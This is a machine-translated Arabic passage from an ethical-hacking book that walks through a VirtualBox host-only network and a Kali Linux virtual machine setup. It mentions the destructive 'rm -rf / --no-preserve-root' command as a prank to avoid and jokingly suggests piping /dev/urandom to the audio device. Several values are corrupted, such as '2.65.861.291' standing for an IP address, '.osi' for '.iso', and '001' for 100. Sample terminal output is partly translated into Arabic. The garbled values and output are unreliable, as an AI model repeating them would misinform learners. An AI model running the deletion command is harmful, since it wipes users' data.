
الشكل 3.2: مدير شبكة المضيف الذي يعرض شبكة باسم vboxnet0



الشكل 3.3: تفعيل بروتوكول DHCP

قبل إغلاق مربع حوار إدارة شبكة المضيف، يجب عليك أيضًا التحقق من الإعدادات في علامة تبويب المحول. بالنقر على هذه العلامة، ستظهر الخيارات الموضحة في الشكل 3.4. بشكل افتراضي، يكون خيار "تكوين المحول يدويًا" مُحددًا، حتى لو لم تقم بأي تكوين يدوي. يمكنك تركه كما هو، ويجب أن يبدو كما هو موضح في لقطة الشاشة في الشكل 3.4.

Machine Translated by Google



الشكل :3.4إعدادات المحول

ستلاحظ أيضًا خيارات .IPv6وIPv4في هذا الكتاب، سنعتمد على IPv4لتبسيط الأمور (نسبيًا). انقر على "تطبيق" (في علامة تبويب "خادم DHCP") ثم "إغلاق" أسفل مربع حوار "إدارة شبكة المضيف" للعودة إلى الشاشة الرئيسية لبرنامج .VirtualBox

لقد أنشأتَ للتو شبكةً مخصصةً للمضيفين فقط وقمتَ بتهيئتها. سيتم تخصيص عناوين IPتلقائيًا لأي أجهزة افتراضية تُضيفها إلى هذه الشبكة، وذلك بتسلسل تصاعدي ضمن النطاق ؛192.168.56.xأي ،192.168.56.4 ،192.168.56.3وهكذا. (يحمل محول المضيف وخادم DHCPالعنوانين 192.168.56.1 و2.65.861.291 على التوالي). ستتمكن هذه الأجهزة من التواصل فيما بينها، ولكن ليس مع العالم الخارجي.

إنشاء جهاز افتراضي يعمل بنظام كالي لينكس

لنقم الآن بإنشاء جهاز افتراضي وتثبيت نظام كالي لينكس عليه. لا يتضمن برنامج VirtualBoxأي ملفات لتثبيت أنظمة التشغيل، لذا يجب الحصول على أي شيء ترغب بتثبيته على جهاز افتراضي من موقع نظام التشغيل الرسمي. يمكن تحميل كالي لينكس مجانًا من موقع kali.orgوقت كتابة هذا النص .


ستلاحظ وجود إصدارات مختلفة في صفحة التنزيلات، وسيتعين عليك التأكد من اختيار الإصدار الصحيح لبنية نظامك.

إذا كان جهازك يعمل بنظام 64بت، فتأكد من اختيار نسخة 64بت للتنزيل . ننصحك باختيار إصدار Kali Linux 64-Bit(بافتراض أن نظامك يعمل بنظام 64 بت) بدلاً من Kali Linux 64-Bit VirtualBoxأو أي من البدائل الأخرى.

نوع الملف الذي ستقوم بتنزيله هو ملف بصيغة .osi . تستمد هذه الملفات اسمها من معيار المنظمة الدولية للتوحيد القياسي ،9660 (ISO)وهو نظام ملفات خاص بالوسائط الضوئية. ويُشار إلى هذا النوع من الملفات عادةً باسم ملفات .ISO

Machine Translated by Google

(تُنطق "آيس-أوس"). سيكون حجم هذا الملف الذي تقوم بتنزيله عدة غيغابايت، وسيحتوي على عدد كبير من الأدوات والبرامج بشكل افتراضي.
تأكد من التحقق من ملف التثبيت بعد تنزيله. بعد ذلك ، يمكنك إنشاء جهاز افتراضي جديد باستخدام قائمة "الجهاز" من الشاشة الرئيسية لبرنامج ،VirtualBoxثم اختيار "جديد" .(Ctrl+N)ستظهر لك نافذة حوار مشابهة لتلك الموضحة في الشكل 3.5.



الشكل :3.5إنشاء جهاز افتراضي لنظام كالي لينكس

كالي لينكس ليست التوزيعة الوحيدة المناسبة للاختراق الأخلاقي واختبار الاختراق، ولكنها التوزيعة الأكثر استخدامًا. لهذا الس
نوصي بها هنا ونستخدمها في جميع أنحاء هذا الكتاب. كما ننصحك بتجربة بدائل أخرى، مثل بلاك آرتش لينكس .(blackarch.org)والتي قد تجدها أكثر متعة في العمل معها بمجرد اكتساب بعض الخبرة في استخدام نظام لينكس.

يمكنك إدخال أي شيء تريده كاسم (يُعد Kali Linuxخيارًا معقولًا).
يُحدد حقل "مجلد الجهاز" مكان تخزين ملفات هذه الآلة الافتراضية على جهازك المضيف. في هذا المثال، سيتم حفظها في المسار / .home/hacker/VirtualBox VMsاختر "Linux"من القائمة المنسدلة لحقل "النوع". اختر "Debian"(تذكر أن Kali مبني على Debian)أو 64) x4.x / 3.x / 2.6 Linux"بت)" من القائمة المنسدلة لحقل "الإصدار".


بعد ذلك، حدد مقدار ذاكرة الوصول العشوائي (RAM)المخصصة لجهازك الظاهري باستخدام شريط التمرير أسفل "حجم الذاكرة" أو بكتابة مقدار ذاكرة الوصول العشوائي المطلوب في المربع الموجود على يمين شريط التمرير. في الشكل، تم إدخال 2048ميجابايت 2)جيجابايت). إذا كان لديك 4جيجابايت فقط من ذاكرة الوصول العشوائي، فلا يجب تحديد أكثر من 2 جيجابايت.

Machine Translated by Google

هنا. وفقًا لمتطلبات النظام على موقع كالي لينكس، يلزم حد أدنى قدره 1جيجابايت. في الشكل، يمكنك ملاحظة أن الحد الأقصى للذاكرة المتاحة هو 16384 ميجابايت. مع هذه الكمية من الذاكرة، يمكنك تخصيص 4096ميجابايت لجهاز كالي لينكس الظاهري، وهو ما يكفي تمامًا. من أهم مزايا الأجهزة الظاهرية إمكانية تغيير هذه الكمية لاحقًا بسهولة. تذكر أيضًا أنك تحتاج إلى مساحة كافية من ذاكرة الوصول العشوائي (RAM)لتشغيل خادم قابل للاختراق، ومساحة كافية لنظام التشغيل المضيف لضمان تشغيله بسلاسة.

إنشاء قرص صلب افتراضي

بعد ذلك، حدد خيار "إنشاء قرص صلب افتراضي الآن". سيؤدي هذا إلى فتح مربع حوار "إنشاء قرص صلب افتراضي" الموضح في الشكل .3.6سيؤدي إنشاء قرص صلب افتراضي إلى إضافة ملف إلى المجلد المحدد في حقل "مجلد الجهاز" في مربع الحوار السابق. يحدد حقل "موقع الملف" اسم هذا الملف، حيث ستُضاف إليه لاحقة (مثل .idv) . في الشكل، يُعد Kali Linuxهو القيمة الافتراضية في هذا الحقل، لأنه الاسم الذي كان يُطلق على الجهاز الظاهري سابقًا. سيكون اسم الملف الكامل Kali Linux.vdi، نظرًا لتحديد خيار "صورة قرص VirtualBox (VDI)"، وهو الخيار الافتراضي.



الشكل :3.6إنشاء قرص صلب افتراضي

يمكنك استخدام شريط التمرير أو إدخال الحجم الدقيق لهذا الملف في خانة "حجم الملف". تأكد من أن القرص الصلب الافتراضي كبير بما يكفي لاستيعاب نظام كالي لينكس مع ترك مساحة إضافية للأدوات الأخرى. لاحظ أن هذه المساحة يجب أن تكون متوفرة على جهازك المضيف، وسيتم استهلاكها بواسطة ملف القرص الصلب الافتراضي. وفقًا لمتطلبات نظام كالي لينكس، يلزم حد أدنى قدره 20جيجابايت.


Machine Translated by Google

يمكنك اختيار تخصيص مساحة القرص الظاهري ديناميكيًا أو بحجم ثابت. يعني تخصيص مساحة ديناميكيًا أن حجم الملف على جهازك المضيف سيزداد حسب حاجة الجهاز الظاهري. يُعد هذا مفيدًا إذا لم تكن متأكدًا من المساحة التي ستستخدمها، كما يتيح لك مرونة أكبر في التخصيص الأولي. أما القرص الظاهري ذو الحجم الثابت، فيُنشئ ملفًا بالحجم الذي تحدده فورًا، مستخدمًا نفس مساحة التخزين على القرص الصلب. قد تلاحظ تحسنًا طفيفًا في الأداء مع هذا الخيار. يمكنك اختيار الخيار الأنسب لاحتياجاتك، ولكن إذا كانت لديك مساحة تخزين كبيرة، فننصحك باستخدام قرص ثابت الحجم يتراوح بين 50و001 جيجابايت. تذكر أنه يمكنك دائمًا إنشاء جهاز ظاهري جديد بإعدادات مختلفة أو إضافة أقراص ظاهرية لاحقًا إذا رغبت في ذلك.

أخيرًا، انقر على زر "إنشاء". لديك الآن جهاز افتراضي، لكنه لن يعمل عند تشغيله لعدم وجود أي برامج مثبتة عليه حتى الآن! لتثبيت كالي لينكس من صورة ISOالتي قمت بتنزيلها، يجب عليك إدخال ملف ISOهذا في محرك الأقراص المضغوطة الافتراضي للجهاز الافتراضي . يمكنك أيضًا تعديل بعض الإعدادات الأخرى في هذه المرحلة إذا رغبت، وقد تحتاج إلى بعض التجربة للوصول إلى أفضل تكوين يناسب جهازك.

إدخال قرص مضغوط افتراضي

انقر بزر الفأرة الأيمن على جهاز Kali Linuxالظاهري الذي أنشأته حديثًا، ثم اختر "الإعدادات". من هنا، يمكنك تغيير معظم إعدادات جهازك الظاهري، وننصحك باستكشافها جيدًا. حاليًا، يمكنك اختيار "التخزين" لعرض قائمة بأجهزة التخزين المتاحة لهذا الجهاز الظاهري. ستظهر لك قائمة مشابهة للصورة الموضحة في الشكل 3.7.



الشكل 3.7: أجهزة التخزين الافتراضية


Machine Translated by Google

لاحظ وجود جهازين افتراضيين، جهاز إلكترونيات محرك الأقراص المتكاملة (IDE)وجهاز وصلة تقنية تسلسلية متقدمة (SATA)كما هو موضح في الشكل. جهاز IDEهو محرك الأقراص المضغوطة الافتراضي الذي يمكنك إدخال ملف ISOفيه (أو قرص مضغوط حقيقي إذا كنت تفضل ذلك)، وجهاز SATAهو القرص الصلب الافتراضي الذي أنشأته. لإدخال ملف ISOفي محرك الأقراص المضغوطة الافتراضي، انقر فوق "إفراغ" أسفل "وحدة التحكم: IDE". ستظهر لك أيقونة قرص مضغوط هناك أيضًا. بعد ذلك، ستجد أسفل "الخصائص" في أعلى يمين مربع الحوار قائمة منسدلة بعنوان "محرك الأقراص الضوئية"، والتي ستكون على الأرجح مضبوطة على "الرئيسي الثانوي". هذا الوضع مناسب. انقر فوق أيقونة/زر القرص المضغوط الموجود على يمين القائمة المنسدلة، وسيتم عرض قائمة منسدلة. من هناك، سترى خيار "اختيار ملف قرص ضوئي افتراضي". بعد النقر عليه، يمكنك استعراض موقع ملف Linux ISO Kaliالذي قمت بتنزيله وتحديده، وبالتالي إدخاله في محرك الأقراص.

محولات الشبكة الافتراضية

لا تنقر على "موافق" الآن. بدلاً من ذلك، حدد "الشبكة" في اللوحة اليسرى لعرض إعدادات محول الشبكة. هنا يمكنك تفعيل وتكوين ما يصل إلى أربعة محولات شبكة افتراضية إذا رغبت. سنستخدم اثنين منها.

يجب ربط محول الشبكة الظاهري الأول بترجمة عناوين الشبكة (NAT)، كما هو موضح في الشكل 3.8. يمكنك القيام بذلك بالتأكد من تحديد NATمن القائمة المنسدلة. تأكد أيضًا من تحديد خيار "تمكين محول الشبكة". ستتيح لك خاصية NATفي VirtualBoxالوصول إلى الإنترنت عبر جهاز Kali Linuxالظاهري باستخدام اتصال جهازك المضيف، تمامًا كما يصل جهاز فعلي إلى الإنترنت عبر جهاز توجيه منزلي. سيمكنك هذا من تحديث نظام التشغيل وتنزيل برامج وأدوات جديدة.



الشكل 3.8: تهيئة المحول الظاهري 1

Machine Translated by Google


ترجمة عنوان الشبكة

تُعدّ تقنية ترجمة عناوين الشبكة (NAT)إحدى التقنيات التي تستخدمها أجهزة التوجيه وجدران الحماية. وهي تُمكّن الأجهزة ذات عناوين IP الخاصة، مثل 192.168.1.10أو 10.54.34.101، من الوصول إلى الإنترنت. ويتم ذلك عن طريق إعادة كتابة جزء "عنوان المرسل" من الحزم المرسلة من الأجهزة على شبكة خاصة.

قد يكون للهاتف الذكي المتصل بجهاز التوجيه المنزلي عبر شبكة Wi-Fiعنوان داخلي هو 192.168.1.5. عند تصفحك لأحد المواقع الإلكترونية، سيرسل هاتفك حزم بيانات باستخدام عنوان "من" هو 192.168.1.5. لا يستطيع الموقع الإلكتروني إرسال البيانات إلى هذا العنوان لأنه عنوان داخلي مشترك بين الأجهزة في جميع أنحاء العالم. فكيف سيعرف الموقع العنوان الدقيق الذي يجب إرسال البيانات إليه؟

لحسن الحظ، يقوم جهاز التوجيه الخاص بك بإعادة كتابة العنوان إلى شيء مثل 86.48.23.11. هذا هو عنوان IPالخارجي لجهاز التوجيه الخاص بك، والذي يُحدده مزود خدمة الإنترنت. هذا العنوان فريد على الإنترنت، وبالتالي يمكن الوصول إليه. استقبل جهاز التوجيه استجابة الموقع الإلكتروني، ولأنه خزّن بعض المعلومات حول الطلب الأصلي من هاتفك، فإنه يعرف كيفية إعادة توجيهه إلى هاتفك على عنوان IPالداخلي الخاص به.

انقر الآن على تبويب المحول 2. هل تتذكر شبكة المضيف فقط التي أنشأتها سابقًا؟ ستوصل الآن مضيف Kali Linuxالخاص بك بهذه الشبكة أيضًا ليتمكن من الاتصال بالأجهزة الافتراضية الأخرى التي تنشئها. سيتيح لك هذا استخدام الأدوات الموجودة على جهاز Kali Linuxالخاص بك لفحص واختراق الأجهزة الافتراضية الأخرى التي قمنا بإعدادها، طالما أن هذه الأجهزة الافتراضية متصلة أيضًا بنفس شبكة المضيف فقط. تأكد من تحديد "محول المضيف فقط" من القائمة المنسدلة "متصل بـ"، كما هو موضح في الشكل 3.9. إذا كنت قد أنشأت شبكة مضيف واحدة فقط (وهو الخيار الموصى به حاليًا)، فسيتم تحديد هذا الخيار تلقائيًا. في هذه الحالة، تُسمى هذه الشبكة vboxnet0.



الشكل 3.9: تهيئة المحول الظاهري 2

Machine Translated by Google

لقد أنشأت الآن جهازًا افتراضيًا، وخصصت له جزءًا من ذاكرة الوصول العشوائي (RAM)ومساحة التخزين الخاصة بجهازك المضيف، وأدخلت قرص تثبيت كالي لينكس، وقمت بإعداد محولين للشبكة. سيُستخدم المحول الأول للوصول إلى الإنترنت، وسيُمكّنك من تثبيت التحديثات والبرامج الجديدة من خلال مشاركة اتصال الشبكة الخاص بجهازك المضيف . أما المحول الثاني، فسيُستخدم للوصول إلى خادم افتراضي والتحكم فيه. الآن، انقر على "موافق" أسفل مربع حوار "الإعدادات" لحفظ التغييرات . حان وقت تشغيل جهازك الافتراضي. يمكنك القيام بذلك بالنقر بزر الماوس الأيمن على الجهاز الافتراضي واختيار "بدء"، ثم "بدء عادي". إذا قمت بتكوين كل شيء بشكل صحيح، فسترى شاشة بدء تشغيل كالي لينكس، كما هو موضح في الشكل 3.10.



الشكل 3.10: قائمة بدء تشغيل كالي

يمكنك تشغيل نظام كالي لينكس في الوضع المباشر، مما يعني أنه يمكنك تجربة نظام التشغيل.

يمكنك القيام بذلك دون إجراء أي تغييرات دائمة على الجهاز الظاهري. في الواقع، ستتمكن من إكمال التمارين الواردة في هذا الكتاب دون تثبيته، ولكن اختيار "تثبيت" سيُسهّل عليك الأمر قليلاً.

ستكون العديد من الخيارات واضحة بذاتها. إذا واجهت صعوبة في فهم أي منها، يمكنك العثور على معلومات مفصلة على موقع كالي لينكس الإلكتروني.

تذكر أن هذه آلة افتراضية، لذا إذا ارتكبت خطأً ما، فلن تكون العواقب وخيمة. إذا كنت في شك، فلا بأس من ترك الإعدادات الافتراضية كما هي.

تأكد من أن نظام كالي لينكس متصل بالإنترنت حتى يتمكن من تنزيل التحديثات. إليك نظرة عامة على عملية التثبيت:

1. حدد لغتك وموقعك.

2. حدد اسم المضيف. يمكن أن يكون أي شيء؛ على سبيل المثال، كالي.

3. يمكن ترك اسم النطاق فارغاً.

Machine Translated by Google

.4قم بإعداد مستخدم خاص بك (بالإضافة إلى المستخدم الجذر).

.5اختر منطقتك الزمنية.

.6حدد القرص المستهدف والقسم الذي تريد تثبيت نظام كالي لينكس عليه.
استخدام الإعدادات الافتراضية لهذه الخيارات سيكون مناسباً أيضاً. (التشفير غير مطلوب هنا).

.7يجب عليك اختيار خيار "نعم" للسؤال "استخدام شبكة"
مرآة؟"

.8قم بتثبيت GRUBفي سجل التمهيد الرئيسي.

ستتمكن في النهاية من تسجيل الدخول إلى جهاز كالي لينكس الجديد. حاول تسجيل الدخول كمستخدم الجذر، بالإضافة إلى أي مستخدمين إضافيين أنشأتهم أثناء عملية التثبيت. قم أيضًا بتشغيل الأمر apt update(باستخدام الأمر ، sudoكمستخدم غير الجذر) للتحقق من وجود أي تحديثات متاحة للتثبيت.

من الآن فصاعدًا، سنشير إلى هذه الآلة الافتراضية باسم "آلة كالي لينكس الافتراضية" أو "الآلة المحلية" أو ما شابه ذلك. ستكون هذه الآلة هي التي ستستخدمها لتشغيل البرامج الخبيثة وأدوات المسح الضوئي وما إلى ذلك. ستكون أهداف عمليات المسح والهجمات هذه هي الآلات الافتراضية الأخرى المتصلة بشبكتك الخاصة. لن نطلب منك بعد الآن تشغيل برامج أو أوامر في نظام التشغيل المضيف.

للتأكد من أن جهاز Kali Linuxالظاهري متصل بشبكة المضيف فقط، يجب عليك تشغيل الأمر ip addressفي سطر الأوامر. من المفترض أن ينتج عن ذلك مخرجات مشابهة لما يلي:

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000

رابط/حلقة 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft للأبد preferred_lft للأبد
inet6 ::1/128 نطاق المضيف
valid_lft للأبد preferred_lft للأبد
2: eth0: <بث، بث متعدد، تشغيل، تشغيل منخفض> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000

رابط/إيثر 08:00:27:7c:62:3e brd ff:ff:ff:ff:ff:ff
inet 192.168.56.3/24 brd 192.168.56.255 scope global dynamic eth0
valid_lft 1199sec preferred_lft 1199sec
3: eth1: <بث، بث متعدد، قيد التشغيل، قيد التشغيل الأدنى> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000

رابط/إيثر 08:00:27:cb:74:9b brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic eth1
valid_lft 86398sec preferred_lft 86398sec
```

ركّز على الأجزاء المظللة من هذا الناتج. يجب أن يحتوي جهاز كالي لينكس الخاص بك على واجهتين، تُسميان eth0و .eth1وهما تُقابلان محول الشبكة الظاهرية 1ومحول الشبكة الظاهرية ،2على التوالي. عنوان IPالخاص بـ eth0هو ؛192.168.56.3وهو متصل بشبكة المضيف فقط. إذا كان لديك قيمة مختلفة، فلا تقلق. طالما أنها ضمن النطاق 192.168.56.xأو أي نطاق آخر حددته عند إعداد شبكة المضيف فقط، فأنت على ما يرام.

Machine Translated by Google

eth1هي الواجهة التي ستستخدمها آلة كالي الافتراضية للوصول إلى الإنترنت عبر NAT.
يجب أن ترى عنوانًا يبدأ بالرقم 10.يُخصص VirtualBoxهذا العنوان تلقائيًا ، وسيسمح لك بالوصول إلى الإنترنت عبر اتصال جهازك المضيف. تأكد من أن جهاز Kali Linuxالظاهري لديك لديه عنوان IPعلى كلتا الشبكتين لتتمكن من إضافة حزم البرامج والأدوات الجديدة. من المفترض أن يتم ذلك تلقائيًا عند بدء التشغيل. إذا لم يحدث ذلك، فحاول تشغيل الأمر dhclientمع تحديد واجهة الشبكة كوسيط. سيطلب هذا من خادم DHCPالخاص بـ VirtualBox تخصيص عناوين IPلجهاز Kali Linuxالخاص بك. بعد ذلك، تحقق من إعدادات IPمرة أخرى باستخدام الأمر ip address .

إذا واجهت صعوبة في هذه المرحلة، فتأكد من تنفيذ جميع الخطوات المذكورة حتى الآن بشكل صحيح. قد ترغب في تجربة نوع مختلف من المحولات للمحول الثاني. إذا كنت تستخدم NAT، فجرب Bridged Adapter، والعكس صحيح. يُنصح أيضًا بتجربة استخدام مدير الشبكة المرئي في Kali Linux، والذي قد يكون أكثر ملاءمة لك. سيتيح لك هذا عرض الإعدادات وتغييرها من خلال واجهة رسومية، وقد يكون هذا الخيار أفضل من سطر الأوامر. بعد أن تتعرف على نظام التشغيل الجديد هذا، حان الوقت لإعداد أول بيئة اختبار، أو جهاز افتراضي مُعرّض للاختراق.

بشكل عام، لا يُنصح باستخدام حساب المستخدم الجذر في لينكس للأنشطة اليومية. بل يُفضل استخدامه لمهام مثل تثبيت التحديثات والعودة إلى حساب المستخدم العادي. كما يمكنك إعداد sudoلتشغيل أوامر محددة بصلاحيات الجذر، كما هو الحال في أوبونتو.

في هذا الكتاب، ستفترض جميع الأوامر التي نطلب منك تشغيلها من كالي لينكس أنك المستخدم الجذر. يمكنك استخدام sudoبدلاً من ذلك إذا كنت تفضل. من أفضل الطرق لفهم عواقب الإفراط في استخدام حساب المستخدم الجذر هو القيام بذلك في بيئة افتراضية. إذا أفسدت الأمور (على سبيل المثال، حذفت نظام التشغيل عن طريق الخطأ)، فسيكون ذلك على الأقل في بيئة افتراضية. إذا طلب منك أحدهم تشغيل الأمر rm -rf / --no-preserve-root للحصول على تحديث برنامج، فهو في الواقع يشجعك على حذف جميع الملفات من القرص. في الماضي، كان مستخدمو لينكس الجدد يكتبون الأمر rm -rf / عندما يشجعهم على ذلك بعض المشاغبين على الإنترنت، وكان هذا الأمر يحذف تثبيتهم الجديد، مما كان يثير ضحكهم.

من أولئك الذين شجعوهم على تشغيل هذا الأمر. الآن، الخيار no-preserve-root--مطلوب لكي يعمل، وربما يكون هذا بمثابة اختبار منطقي لبعض المبتدئين. لا تقع ضحية لهذه المزحة القديمة -بدلاً من ذلك، أدخل الأمر cat /dev/urandom >> /dev/audioلتتعلم درسًا قيّمًا.

المختبرات

إعداد جهاز افتراضي للاختراق يكاد يكون مطابقًا لإعداد الجهاز الافتراضي في المثال السابق. أنشئ جهازًا افتراضيًا جديدًا، واضبط الخيارات التالية (كما هو موضح في الشكل :(3.11

1.أعطِ جهازك الظاهري اسمًا؛ على سبيل المثال، مختبر منزل المخترقين.

2.يمكن ترك خيار مجلد الجهاز كما هو.

Machine Translated by Google

